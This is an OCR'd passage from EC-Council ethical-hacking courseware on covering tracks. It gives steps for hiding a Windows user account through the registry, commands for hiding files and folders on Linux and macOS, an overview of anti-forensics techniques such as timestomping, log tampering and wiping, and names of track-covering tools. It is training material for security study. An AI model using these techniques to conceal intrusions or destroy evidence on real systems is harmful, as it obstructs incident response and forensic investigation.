


Figure 6.258: Windows Registry Editor – Winlogon

Rename the newly created key as <Account1>. Again, right click on **< Account1>** → hover on **New** → choose **Key** and rename it as **< Account2>**.

Then, right click on **<Account2>** → hover on **New** → choose the **Dword** value.

Next, rename the new key with **<UserName>**, which is the name of the user to be hidden.




Figure 6.259: Hiding user accounts in Windows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hiding Artifacts in Linux

- **Hiding Files and Folders**

  Open a new terminal and use the cd command to navigate to the location of the file that needs to be hidden:

  `cd ~/Documents/MaliciousFiles/`

  Prefix a period **<.>** to the file name to hide it. To rename the file, use the following command:

  `mv MaliciousFile.txt .MaliciousFile.txt`

  Check whether the above file is hidden using the ls command. Further, use **`ls -a`** or **`ls -al`** to view all the hidden and unhidden files, respectively.

  Use the following command to create a new hidden folder:

  `mkdir .HiddenMaliciousFiles`

  Use the **`touch`** command to create a file within the hidden folder:

  `touch MaliciousFile.txt`

  Use the **`touch`** command to create a hidden file within the hidden folder by prefixing the filename with a period **<.>**:

  `touch .MaliciousFile.txt`




Figure 6.260: Hiding files and folders in Linux

Hiding Artifacts in macOS

- **Hiding Files and Folders**

  Use the following command to hide files in a macOS system:

  `defaults write com.apple.finder AppleShowAllFiles FALSE`

  `killall Finder`

  To hide a specified file, type **`chflags hidden`**, drag the target file onto the terminal, and press **return**.

  `chflags hidden <filename> //** Add space at the end**`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.261: Hiding files and folders in macOS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-forensics Techniques for Covering Tracks

Anti-forensics is a set of techniques that attackers or perpetrators use to hide their malicious activities. Using anti-forensics techniques, attackers erase, alter, or conceal various actions that were initiated to compromise a target system or network. Attackers use various anti-forensic techniques and tools to destroy data and eliminate signs of attack.

Given below are the various anti-forensic techniques that attackers use to hide their malicious operations:

- **Data/file deletion**: When a file is deleted from the hard drive, the pointer to the file is removed by the OS. In the case of Windows operating system, the deleted data resides in the Recycle Bin folder if attackers use the normal delete operation and not the Shift+Delete operation. To prevent the recovery of such deleted files, the attackers may hide or delete metadata related to the files in the Recycle Bin folder.
- **Password protection**: Attackers use password protection techniques to hide malicious activities, prevent the reverse engineering of applications, hinder information extraction from network devices, and prevent access to critical files and folders on the system or hard disk. Apart from password protection, attackers may also use various encryption methods to protect the files against recovery tools.
- **Steganography**: Attackers use steganography to hide information when encryption is unfeasible. It hides the file in an encrypted format, such that even if the security professionals decrypt it, the message remains hidden. Attackers can insert information such as the source code for a hacking tool, a list of compromised servers, plans for future attacks, and communication and coordination channels as part of a steganographic attempt.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Data hiding in file system structures**: Data hiding is an anti-forensic technique employed by attackers to render data inaccessible. $BadClus is a sparse file that allows attackers to hide unlimited data because they can allocate more clusters to $BadClus to hide more data. Some hard disks have Host-protected areas (HPAs) in which developers can store the data they want to protect (and hide) from normal use. An attacker with malicious intent can use these areas to hide illegal data. In addition to the above techniques, attackers use DPAs and slack spaces to hide data that are not visible to either the BIOS or OS and require special tools to detect and view.
- **Trail obfuscation**: The purpose of trail obfuscation is to delete evidence and hide the traces of malicious activities against defensive systems. Attackers perform trail obfuscation through log tampering, false email header generation, timestamp modifications, and various file-header modifications. Attackers use tools such as Timestomp and Transmogrify to modify, edit, and delete date and time metadata on a file, making it useless for security professionals to trace down the attacker's origin.

  Attackers can also perform trail obfuscation using various other tools and techniques, such as:


  - Log cleaners
  - Zombie accounts
  - Spoofing
  - Trojan commands
  - Misinformation
- **Artifact wiping**: Artifact wiping refers to the process of permanently deleting or destroying evidence data using file-wiping and disk-cleaning utilities, disk degaussing/destruction and disk formatting techniques. The main purpose of artifact wiping is to destroy traces of unauthorized activities on a computer system or storage device, which can make it difficult for security professionals to accurately reconstruct events to identify the culprit. Attackers use various tools such as BCWipe, Total WipeOut, DriveScrubber, Disk Wipe, KillDisk, BCWipe, R-Wipe & Clean, BitRaser File Eraser, and Blancco File Eraser for artifact wiping.
- **Overwriting data/metadata**: Data overwriting is one of the most common and widely used anti-forensic techniques used by attackers. In this technique, they overwrite all the addressable locations of digital storage media with some random characters. Attackers may also use standard data wiping tools and techniques for this purpose, such as simple deletion, data shredding, and data wiping, which perform multiple data overwrites on media to cover their tracks. Consequently, it becomes difficult for security professionals and defensive systems to retrieve traces of attack from the digital media.
- **Program packers**: Attackers use program packers to hide their data. Packers compress the files using various cryptographic algorithms. Using this technique, an attacker can hide evidence files in containers, making them difficult to detect. Program packers that are password-protected can pose a challenge for security professionals since they must first decrypt the password to unpack the file. Attackers may use various packers such as UPX, PECompact, BurnEye, Exe Stealth Packer, and Smart Packer Pro to hide their

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

activity. These packers also help attackers hide tools employed in the attack against the reverse engineering attempts initiated to trace them.

- **Minimizing footprints**: Attackers often leave minimal or no footprints after performing an attack. Here, the goal of the attackers is to perform the attack without raising an alarm and then eliminate all data sources. Attackers minimize footprints through various resources such as stolen identities, virtual machines, cloud infrastructure, untraceable cryptocurrencies and running OSes from Live USB/External HDD.
- **Access anonymization**: Access anonymization refers to techniques used by attackers to hide their digital footprints by anonymizing their access to systems, networks, or data. This process aims to make it more challenging for security professions to trace malicious activities back to specific individuals or entities. Attackers use proxy servers, anonymization services, Tor networks, traffic padding, and anonymous communication channels for access anonymization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Track-Covering Tools

Track-covering tools help the attacker to clean up all the tracks of computer and Internet activities on the target computer. Track-covering tools free cache space, delete cookies, clear Internet history and shared temporary files, delete logs, and discard junk.

- **CCleaner**

  Source: *https://www.ccleaner.com*

  CCleaner is a system optimization, privacy, and cleaning tool. It allows attackers to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, an attacker can very easily erase his/her tracks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

